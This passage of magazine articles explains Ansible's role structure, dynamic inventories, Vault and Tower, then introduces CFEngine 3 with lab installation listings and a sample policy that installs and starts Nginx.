The group in the example is named `lmtest`; variables could be defined for this group in the `group_vars/lmtest` file. Files for the individual hosts (e.g., `server1.local.yml`) are stored in `host_vars/`. It is important to always use the full hostname as it appears in the inventory; otherwise, Ansible fails to establish the connection between the file and the host and fails with an

error message because variables are not defined.

The last folder needed is the most important one, `roles/`, which you use to create roles that perform individual steps on the target systems. Although you could also add the roles tasks directly to your playbooks, doing so would become confusing over time. Therefore, it has become common practice to write roles that handle logically related tasks on the setup's servers. In the `roles/` folder are subfolders with the names of the roles (e.g., `lmtestrole`). These folders also have a specific structure.

The most important folder for a role, `tasks/`, has at least one file named `main.yml` that optionally contains includes to other files in the same directory or the desired tasks directly. The task of installing a package on a target system would look something like **Listing 2** in the `lmtestrole/tasks/main.yml` file.

Task entries, and all entries in Ansible in general, follow a similar pattern: name with a short description, then the module to be called, and finally its parameters. The structure of a role in Ansible is similar to that of a shell script, a fact that significantly lowers the barriers to entry for automation novices. The mandatory name entry also makes Ansible roles at least partially self-documenting, which makes them understandable to people other than the authors themselves.

The example shown here covers only a fraction of Ansible's functionality. For example, in the `tasks/` folder within the role, you could define triggers that start, stop, or restart services. With the `notify` parameter in the task, you could call the defined trigger afterward. The `templates/` and `files/` folders are equally important, if you need them. Files that need to find their way onto the systems unchanged end up in `files/`. In contrast, `templates/` contains placeholders in various places that Ansible dynamically replaces with the value that applies for the host before rolling the results out to a host. In this way, you only need one template to

Listing 1: Inventory (excerpt)

```
<pre>
[lmtest]
server1.local ansible_user=mloschwitz
server2.local ansible_user=mloschwitz
</pre>
```

Listing 2: Package Installation

```
<pre>
- name: Install helloworld
  package:
    name: hello-world
    state: present
</pre>
```


roll out the configuration file to multiple hosts with the appropriate IP for each host.

Predefined Variables

To help the administrator do just that, Ansible defines a variety of environment variables per host. In Ansible jargon, these are known as *facts*, but accessing them works like accessing normal variables.

For example, one often-used variable is `ansible_distribution`, which tells the admin in the module whether they are dealing with Debian, Ubuntu, CentOS, or SUSE. With the help of the `ansible_distribution_version` fact, you can additionally check the specific version. Ansible only executes the items where when conditions are possible if the criteria specified in the condition are true.

Using the facts described here, an admin could design the role such that Ansible performs certain tasks on specific distributions only, which makes working with Ansible in a heterogeneous environment far easier.

Compact Playbook

Roles used in the recommended way keep the playbook very short. It defines only the host group it refers to and the roles it applies to it ([Listing 3](#)). Afterward, the playbook can be invoked by:

```
ansible-playbook -i hosts playbook.yml
```

The task from this example would result in `hello-world` being installed on all target systems.

Dynamic Inventory

Critics and supporters alike say that one of Ansible's greatest strengths comes from the compilation of its inventory. The easiest way to build one is to use a good old plain text file in the main Ansible installation folder. However, this does not offer a great deal of flexibility; especially in dynamic environments such as

clouds, in which you are soon likely to reach the limits of the approach. Ansible therefore offers a dynamic inventory option, in which `ansible` or `ansible-playbook` compiles the inventory file from various sources at runtime.

In particular, setups with a central single source of truth with information about all systems will benefit from this principle. For example, if you use Cobbler for bare-metal deployment, you can use a custom Python script [\[2\]](#) to generate the inventory from the host list of systems stored in Ansible. If you use OpenStack, either as a tool for managing bare-metal systems or for running virtual machines, you can retrieve the list of target instances directly from the OpenStack API with the `openstack_inventory` script [\[3\]](#).

Connecting Ansible directly to a data center inventory management (DCIM) tool like NetBox is a tad more elegant. A DCIM tool lists the existing servers by definition. Because NetBox in particular contains a completely machine-readable API, establishing a connection is particularly easy. A sample NetBox script [\[4\]](#) for Ansible's dynamic inventory illustrates this functionality.

Infrastructure as Code

If you just write a few Ansible roles for your automation or combine a few ready-made roles off the web, you will get a reasonably clear, but still very powerful, Ansible directory. In the spirit of infrastructure as code, managing the entire Ansible directory in a Git repository offers a number of benefits.

On the one hand, you can automatically establish a single source of truth for the code in use by specifying that the HEAD in this Git directory must always be the currently rolled out production version. On the other hand, managing an Ansible directory in Git makes it easy to work on the directory as a team and track changes.

Ansible playbooks and roles must always be idempotent by definition.

Listing 3: A Playbook

```
<pre>
- hosts: infra
  become: yes
  roles:
    - lmtestrolle
</pre>
```

If you run Ansible against your systems 10 times, you must end up with a working system 10 times over that has successfully completed the steps anchored in Ansible. If you make a mistake while working with Ansible, you can very easily revise changes and run Ansible again if a Git directory is available. This normally restores the previous state and solves problems caused by a (temporary) misconfiguration.

Dealing with Passwords

Sooner or later, any administrator has to deal with passwords as part of their daily work. Although they should not slow down automation, storing them in plaintext in an Ansible playbook is not an option. This is even more true if, as suggested, the Ansible playbooks reside in a central Git directory to which many people have access. In many companies, the compliance policy rules out such a situation anyway: In many places, teams are not allowed to access any data other than that they absolutely need for their own work in the scope of segregation of duties. However, if a team posts passwords from its own infrastructure to the Git directory, which is then accessed by the entire company, there is no longer any protection.

The Ansible developers are aware of the problem and are addressing it with Ansible Vault. The name is somewhat unfortunate in that it clashes with HashiCorp Vault. Although an Ansible community module ties Ansible directly to HashiCorp Vault, it has nothing to do with Ansible Vault. The small Ansible Vault tool encrypts a text file created by the admin ([Figure 3](#))


```
[stack@b52-41-2-cluster-31-idm ansible]$ cat host_vars/b52-41-2-cluster-31-infra.mgmt.ip-b52.cloud.internal/secrets.yml
$ANSIBLE_VAULT;1.1;AES256
61653334623336323836313565663637666635346331303861316639396539656266366265636235
3363613563656265626362346431366333376537343565390a636362623936303437323863336434
37323565396565653831323036656364333835373166393965633732613162643936356233373231
6138633565303533390a653066386337366434363633386430303063376637333431656237336561
36333464353334613334343963643539623765313737366262303430383138636433316138653462
32653262663561376534393636373137356639326363393439636363636266653439663437353462
31356334373764396364383463363166373532633039326535323436393432636239356366353231
62306132346161643962393931303431393365646230316639373361656362393330363238323566
33353865663637316335333266316337633138346565623461393437653061363064303935623030
30663939346334663338393630616162666632343363363066363631346563383438373562376534
34626561643833656236306465353661623237626366623834346265323130626233363835393338
61616562306236323731623865383036313165656235363639376336373138643636393233373764
35393732663433303731623664633836376465366337313532383763656263313664303737393238
38393139323936623138323363653362383662613233366562323931323632316463633862376162
64653637343038373438366466396237613835343235393836616434333139383831653338326534
62633631623561613432653562373932376264393236303932613362636334646135343962303633
31313066363038613164623630386631376530343936623265376434373561326661333464313962
32366538333962613533646362356664636534303933393337343463343630393237366536623465
37663466346362636135363264623164656363363566646337353739343064653863333630613335
63366336336434326137373066303563643631643834366332313765663062383130306562623230
31383666653738393664326339313532613762313164386563663239666163356262333862386664
```

Figure 3: Ansible Vault lets you store encrypted passwords so they can be managed in Git.

so that Ansible can read it like any other variable file.

Once the admin has installed Ansible, `ansible-vault` is also available as a command in the shell. You can use

```
ansible-vault create passwords.yml
```

to create a vault for passwords. In it, you then define your passwords as variables (e.g., `ldap_admin_password: verysecret`). In your roles and playbooks, you can then access the variable as you would any other. However, when Ansible is invoked, it adds a `--vault-id` to the command to reference the password file.

Also for Certificates

The Vault mechanism is suitable not only for passwords, but also for other confidential content, such as the SSL keys that belong to certificates. If a web server with SSL enabled needs to be rolled out without automatic Let's Encrypt, it usually needs the key matching the certificate without a set password, which you can do quite easily with the Vault command that encrypts the key for the certificate:

```
ansible-vault encrypt key.pem
```

The encoded file is stored in the files/ subfolder of the role that

rolls out the certificate. You can then access the encrypted file with a content directive in the playbook. If you pass `ansible-playbook` the vault with `--vault-id`, Ansible automatically decrypts the vault when the playbook is called and uses the contents of the file.

Ansible Tower

It was to be feared that Ansible would not remain the small, no-frills automation tool of the first hour forever. However, Red Hat, as the new owner of the solution, is doing its

best to implement changes carefully and, moreover, to design them such that administrators do not necessarily have to use them. In parallel, the vendor is trying to build a portfolio around Ansible that provides additional functionality for its own clientele. Ansible Tower, which is based on the open source Ansible AWX software, is a good example of this effort.

At its core, Tower is on one hand a REST API and on the other a graphical user interface (Figure 4), including its own user and rights management with which Ansible




Figure 4: Ansible Tower works as a REST API and a GUI for Ansible, making large Ansible setups more manageable. © Red Hat

can be conveniently controlled on a variety of target systems. Additionally, Tower can also be linked to existing user directories such as LDAP, which forms a kind of front end for quick access to an organization's entire Ansible setup. In Tower, you can add new playbooks and roles to the setup, run them on hosts, and integrate them into continuous integration/continuous deployment (CI/CD) toolchains. Additionally, recurring tasks can be defined in Tower that Tower then automatically executes at the defined intervals. One special feature of newer Tower versions is its seamless integration with various public cloud providers. Ansible itself comes with modules for quite a few clouds, including Amazon EC2 and Microsoft Azure. The cloud workloads rolled out from Tower can then be visualized by the tool itself and monitored within the scope of its capabilities (Figure 5).

However, only death is free of charge, and that costs you a life. Tower can be seen as Red Hat's predominant attempt to generate additional revenue from the Ansible acquisition for the first time. As for other management tools, you need a separate subscription for Tower. According to various sources on the web, the premium version costs around \$14,000 per year. Companies would do well to evaluate Ansible Tower extensively before making a purchase.

Quo Vadis, Ansible?

It's difficult to believe that another five years have passed since Red Hat bought Ansible, especially because, so far, Red Hat hasn't changed Ansible as much as you might have expected or predicted on the basis of other Red Hat purchases. In some places, it is noticeable that Red Hat goals are dominating the to-do list for the automator, but all in all, it seems as if its developers are still largely free to do as they please. Accordingly, the Ansible team has also maintained its *modus operandi*




Figure 5: In addition to the ability to launch Ansible workloads, Tower has an autorun mode and records actions in a compliance-compliant manner. © Red Hat

of limiting feature planning to the period between two major releases. The current major release of Ansible at the time of going to press was 2.10, but by the time this issue is published, version 3.0 will have probably seen the light of day. In this respect, there is no vision for Ansible development within the coming years. Instead, the developers of the automation solution are happy to respond to feature requests either directly from Red Hat or from the ranks of users.

The only thing that can be predicted with some certainty for Ansible is that Red Hat will continue to view and treat it as an important asset in the context of its own products. For Ansible fans, this means that, for now, you should not expect too much in the way of profound changes in the design of the software or in the way Ansible development proceeds.

Conclusions

Ansible does not try to impress admins with a huge feature set, fancy technology, or daring features with great automation. Instead, the tool sees itself first and foremost as an honest automator: If you come from a world of Bash and shell scripts, you will find it easy to get started. That Ansible roles almost inevitably self-document makes working with the tool even easier.

The software scores other bonus points: It has a number of integrations with

external tools, the inventory can be maintained as a text file or generated dynamically, and extending Ansible doesn't present problems for admins. Even less experienced admins can use Ansible to introduce automation into their environments in no time at all. Ansible is therefore recommended to anyone looking for a jumping-off point into the world of automation or simply anyone who prefers an automator without all the bells and whistles. ■

Info

- [1] Directory structure: [\[https://docs.ansible.com/ansible/2.8/user_guide/playbooks_best_practices.html#directory-layout\]](https://docs.ansible.com/ansible/2.8/user_guide/playbooks_best_practices.html#directory-layout)
- [2] Ansible inventory from Cobbler: [\[https://docs.ansible.com/ansible/latest/collections/community/general/cobbler_inventory.html\]](https://docs.ansible.com/ansible/latest/collections/community/general/cobbler_inventory.html)
- [3] Ansible inventory from OpenStack: [\[https://docs.ansible.com/ansible/latest/collections/openstack/cloud/openstack_inventory.html\]](https://docs.ansible.com/ansible/latest/collections/openstack/cloud/openstack_inventory.html)
- [4] Ansible inventory from NetBox: [\[https://docs.ansible.com/ansible/latest/collections/netbox/netbox/nb_inventory_inventory.html\]](https://docs.ansible.com/ansible/latest/collections/netbox/netbox/nb_inventory_inventory.html)

The Author

Martin Gerhard Loschwitz is Cloud Platform Architect at Drei Austria and works on topics such as OpenStack, Kubernetes, and Ceph.





Configuration management with CFEngine 3

Principled

CFEngine 3 comes with a promise of more efficient configuration management and strict compliance with policies; however, it faces some tough competition. By Valentin Höbel

Configuration management is the term used to describe the most automated and uniform management of systems possible with standardized tools. By means of special configuration languages, you feed your tool of choice instructions designed to convert target systems to the desired state and keep them there, taking the burden of implementing system management off the system administrator's shoulders.

Installing and configuring software, starting processes and services, creating users and groups, setting file permissions – the system administrator defines all these tasks once only and then lets the tool do the work. If a system deviates from the defined standard, configuration management straightens it out again. In this way, even small

teams can automate the process of managing large system landscapes. The most frequently used automation tools of this type include the well-known solutions Puppet and Chef, as well as Ansible, SaltStack, and, to a certain extent, Terraform. CFEngine 3 is less well known, although its predecessor was considered the first of a genre.

Credit Where Credit Is Due

For a long time, system administrators wrote scripts to manage a large number of systems uniformly. CFEngine was the first to set the principle of centralized and standardized configuration in stone as a software product. As early as 1993, Mark Burgess at the University of Oslo described CFEngine as a tool that enabled the

administration of numerous systems with the help of an abstraction and a kind of configuration language. Growing use eventually resulted in the far more mature version 2 in 2002, which because of its reliability is still in use in some companies today.

As with other open source projects, the CFEngine project became increasingly commercialized with wider enterprise use, leading to the formation of a support and consulting services company in 2008. One year later, CFEngine 3 [1] was released, partially abandoning backward compatibility with its predecessor and available for the first time in a community edition and in an enterprise edition that focuses on enterprise customers with features such as reporting and a web interface. However, the free version also contains all the important functions for daily configuration management. The commercial edition is made more palatable because you can try out the software and manage up to 25 systems free of charge.

Design Principles

The CFEngine design is based on several principles that run like a thread through the structure and use of the

tool. The system administrator uses a declarative approach to define the desired end state of a system in a configuration language. How this is achieved is usually not given in detail. The instructions are deposited on a central system from which the computers to be configured can themselves download the latest versions (pull principle). CFEngine automatically executes all necessary steps locally, thereby abstracting (i.e., converting) the concrete instructions for the system description at the command line. An example of a command would be something like: Make sure the Nginx web server is installed and started. The maintainer does not have to give a specific command like `yum install nginx` because CFEngine maintains a library of commands for each supported operating system, which it uses automatically when implementing the instructions.

Promises

The most important principle of CFEngine is the Promise Theory [2] and is intended to solve the problem of system administrators not always being sure whether a target system is currently in the desired state. When in doubt, the admin feels compelled to log in manually to view the state and correct it if necessary. After some time, repeating this time-consuming undertaking becomes a real risk: Other users could have (involuntarily) changed the system so that it no longer reliably fulfills its original purpose. The Promise Theory model now describes how this permanent uncertainty can be resolved efficiently by equipping each system with an agent that is controlled by a central server and from which it obtains instructions, or *promises*. According to the creators of the software, pretty much everything in CFEngine 3 is a promise. A promise means that an autonomous system announces its intention to change itself into the desired state on the basis of the instructions received – even if, for example, the central server with the instructions cannot be reached at the moment. Of

course, the promise does not contain a certainty of success, but only the intention to get as close as possible to the desired state (if necessary, after several iterations).

What sounds quite weird at first has tangible benefits. In addition to the description of the state, the system administrator can store instructions on what should happen if the desired state is not in place at the moment or cannot even be achieved in principle. In the best case, the CFEngine agent repairs the system and restores the desired state. In the worst case, it cannot sort out the system and resorts to the instructions the administrator has stored for such cases.

Of Promises and Policies

The smallest self-contained and executable unit in CFEngine is the promise, which contains at least one concrete statement (e.g., make sure an account is created). Several of these statements are then bundled into a policy.

The name reveals how CFEngine 3 ticks: Since version 1, the CFEngine makers have considered systems to be entities that are supposed to comply with enterprise policies. Logically, a group of instructions (policies) then enforces the individual measures (promises). If you need to bundle multiple policies, you can use the next higher grouping form, which is conveniently named *bundle*.

Toolkit

CFEngine 3 does the usual work that you might expect from a configuration tool. It can obtain information about a target system and its state and modify text files in various formats. It can set file permissions and ownership, as well as POSIX access control lists (ACLs).

Users, groups, firewall entries, processes, services, launching third party programs – everything needed for system administration under Linux (CentOS/RHEL, Debian, Ubuntu, SLES), Unix (AIX, HP-UX, Solaris), and Windows (Enterprise variant only) is included in CFEngine 3 by default. Additionally, it supports numerous advanced operations such as querying and modifying databases. Thanks to a connection to VMware, KVM, Xen, and VirtualBox, virtual machines can also be managed by the standard statements in promises.

The declarative approach makes CFEngine policies idempotent; they can therefore be executed as often as required and always achieve the same results. Permanent monitoring of the local system by the CFEngine agent ensures that changed states are detected and corrected.

Setting Up CFEngine 3

To run CFEngine 3 you need to install the central server (Policy Server or even Policy Hub) and at least




Figure 1: A simplified view of the CFEngine 3 architecture.

Table 1: Lab Systems

Hostname	OS	IP Address	Role
cf3-ubsrv	Ubuntu 20.04	192.168.38.131	Policy Hub, provides policy files
cf3-ubcli	Ubuntu 20.04	192.168.38.132	System with CFEngine agent
cf3-centcli	CentOS 8	192.168.38.133	System with CFEngine agent

Listing 1: Installation on cf3-ubsrv

```
$ sudo wget https://cfengine-package-repos.s3.amazonaws.com/community_binaries/Community-3.15.3/agent_ubuntu18_x86_64/cfengine-community_3.15.3-1.ubuntu18_amd64.deb

$ sudo apt install ./cfengine-community_3.15.3-1.ubuntu18_amd64.deb

$ sudo cf-agent --bootstrap 192.168.38.131
R: Bootstrapping from host '192.168.38.131' via built-in policy '/var/cfengine/inputs/failsafe.cf'
R: This host assumes the role of policy server
R: Updated local policy from policy server
R: Triggered an initial run of the policy
R: Restarted systemd unit cfengine3
notice: Bootstrap to '192.168.38.131' completed successfully!
```

Listing 2: Installation on cf3-ubcli (Agent)

```
$ sudo wget https://cfengine-package-repos.s3.amazonaws.com/community_binaries/Community-3.15.3/agent_ubuntu18_x86_64/cfengine-community_3.15.3-1.ubuntu18_amd64.deb

$ sudo apt install ./cfengine-community_3.15.3-1.ubuntu18_amd64.deb

$ sudo cf-agent --bootstrap 192.168.38.131
notice: Bootstrap mode: implicitly trusting server, use --trust-server=no if server trust is already established
notice: Trusting new key: MD5=d67ad40160db5f79a616eea18bb9073c
R: Bootstrapping from host '192.168.38.131' via built-in policy '/var/cfengine/inputs/failsafe.cf'
R: This autonomous node assumes the role of voluntary client
R: Updated local policy from policy server
R: Triggered an initial run of the policy
R: Restarted systemd unit cfengine3
notice: Bootstrap to '192.168.38.131' completed successfully!
```

Listing 3: Installation on cf3-centcli (Agent)

```
$ wget https://cfengine-package-repos.s3.amazonaws.com/community_binaries/Community-3.15.3/agent_rhel8_x86_64/cfengine-community-3.15.3-1.el8.x86_64.rpm

$ sudo yum localinstall cfengine-community-3.15.3-1.el8.x86_64.rpm

$ sudo /var/cfengine/bin/cf-agent --bootstrap 192.168.38.131
notice: Bootstrap mode: implicitly trusting server, use --trust-server=no if server trust is already established
notice: Trusting new key: MD5=d67ad40160db5f79a616eea18bb9073c
R: Bootstrapping from host '192.168.38.131' via built-in policy '/var/cfengine/inputs/failsafe.cf'
R: This autonomous node assumes the role of voluntary client
R: Updated local policy from policy server
R: Triggered an initial run of the policy
R: Restarted systemd unit cfengine3
notice: Bootstrap to '192.168.38.131' completed successfully!

### Open port 5308/TCP on the local firewall
$ sudo firewall-cmd --zone=public --add-service=cfengine
```

one agent; these components [3] can run on the same system for test purposes. In regular operation, the policy server distributes its policy files to agents running on different systems. (Figure 1). Because I always use Linux, I set up a small test environment for this article (Table 1) and carried out the installation manually in line with the official instructions for the community edition [4]. The *linuxmag* account was set up and given Sudo rights during the operating system installation on all systems. The necessary software packages are available directly from the manufacturer’s website [5]. An installation from the distribution repositories is not recommended because they often contain outdated software versions. The CFEngine 3 package in the Ubuntu 20.04 repositories, for example, was incomplete and poorly maintained at the time of testing. CFEngine v3.15.3 was installed on all participating test systems (Listings 1-3). Corresponding packages are available for download, even though the online documentation of CFEngine 3 does not list Ubuntu 20.04 or CentOS 8 in the list of supported platforms, probably because the online documentation was simply not adapted after its release; the respective previous versions of both distributions can be found in the list. After installing the Policy Hub and agents on the lab systems, I logged in as the *linuxmag* user on host *cf3-ubsrv* and carried out a short connection test (Figure 2) with the command:

```
# /var/cfengine/bin/cf-net -H 192.168.38.131,192.168.38.132,192.168.38.133 connect
```

CFEngine 3 best practices dictate executing all the commands with the root account, which the listings that follow take into account. CFEngine 3 starts several processes per system, all of which perform different tasks. A short overview can be found in the official documentation [6].


```
linuxmag@cf3-ubsrv:~/Downloads$ sudo /var/cfengine/bin/cf-net -H 192.168.38.131,192.168.38.132,192.168.38.133 connect
Connected & authenticated successfully to '192.168.38.131'
Connected & authenticated successfully to '192.168.38.132'
Connected & authenticated successfully to '192.168.38.133'
```

Figure 2: Checking the agents' connectivity with a connection test.

Getting Started

The initial setup of CFEngine 3 took place with the bootstrapping section at the end of the listings for installation on the various systems. Among other things, sample configurations were copied from the installed package, and important directory structures were created under `/var/cfengine/`. The predefined contents in detail are described in the online documentation [7].

On Policy Hub `cf3-ubsrv`, I stored several of my own CFEngine files with instructions in `/var/cfengine/masterfiles/`. The folder there already contained files that CFEngine created automatically. For the sake of order, CFEngine 3 wants you to store DIY-created policy files in `/var/`

`cfengine/masterfiles/services/`. If you want a policy file to be executed automatically, as I did in this article, you need store it in `/var/cfengine/masterfiles/services/autorun/`. All files stored on the central Policy Hub at `/var/cfengine/masterfiles/` (Figure 3) download the agents at five-minute intervals by default and make them available locally at `/var/cfengine/inputs/`. Following the principle of infrastructure as a code, the developers recommend that the content of `/var/cfengine/masterfiles/` be placed under version control through SVN or Git.

To illustrate how CFEngine 3 works, I introduced a simple policy that installs the lightweight Nginx web server on the target systems and enables the associated systemd service,

starting it at the same time. To do this, I launched a text editor on Policy Hub to create the `/var/cfengine/masterfiles/services/autorun/webserver.cf` file and filled it with life (Listing 4). The “webserver.cf in Detail” box provides more information. The command

```
# cf-promises -f /var/cfengine/masterfiles/services/autorun/webserver.cf
```

checks the content of the file for errors.

To enable automatic execution of your own policy files on the Policy Hub, create the `def.json` file under `/var/cfengine/masterfiles/` to configure the `services_autorun` option (or, more precisely, the CFEngine class):

```
{
  "classes":
  {
    "services_autorun": [ "any" ]
  }
}
```

The comments in the `/var/cfengine/masterfiles/promises.cf` file show its effect.




Figure 3: Distributing policy files from the CFEngine 3 infrastructure. © CFEngine

webserver.cf in Detail

Listing 4 starts with the definition of a bundle that includes several promises in curly brackets. The bundle name, here `nginx_installed_running`, can be freely chosen, but CFEngine 3 makes clear specifications for the bundle type [8]. Bundles of the `agent` type contain promises that make changes directly on the target systems. The promise of the `meta` type includes a list variable with a single `autorun` element, which tells CFEngine 3 to include this bundle in every automatic run. The `vars` type promise includes a list of packages to install. You can list multiple packages here. The `packages` promise uses a trick: instead of a name or the specification of

the package to be installed, it specifies the name of the `package_list` list, which tells CFEngine 3 to iterate automatically across all the entries in the list and apply for each element the `package_policy` attribute `add` and the `generic` instruction `package_method`, which means “use the appropriate package manager.”

The `services` type promise also iterates through the package list and applies the `service_policy` attribute in each case, with the `start` value activating and starting the associated systemd service. More about the different promise types can be found in the online documentation [9].

Listing 4: webserver.cf

```
bundle agent nginx_installed_running {
  meta:
    "tags" slist => { "autorun" };

  vars:
    "package_list" slist => { "nginx" };

  packages:
    "$(package_list)"
    package_policy => "add",
    package_method => generic;

  services:
    "$(package_list)"
    service_policy => "start";
}
```


In the default configuration, the CFEngine agent on the target systems implements the promises every five minutes. The command

```
cf-agent --dry-run --inform
```

shows what it will trigger the next time it is executed automatically (Figure 4).

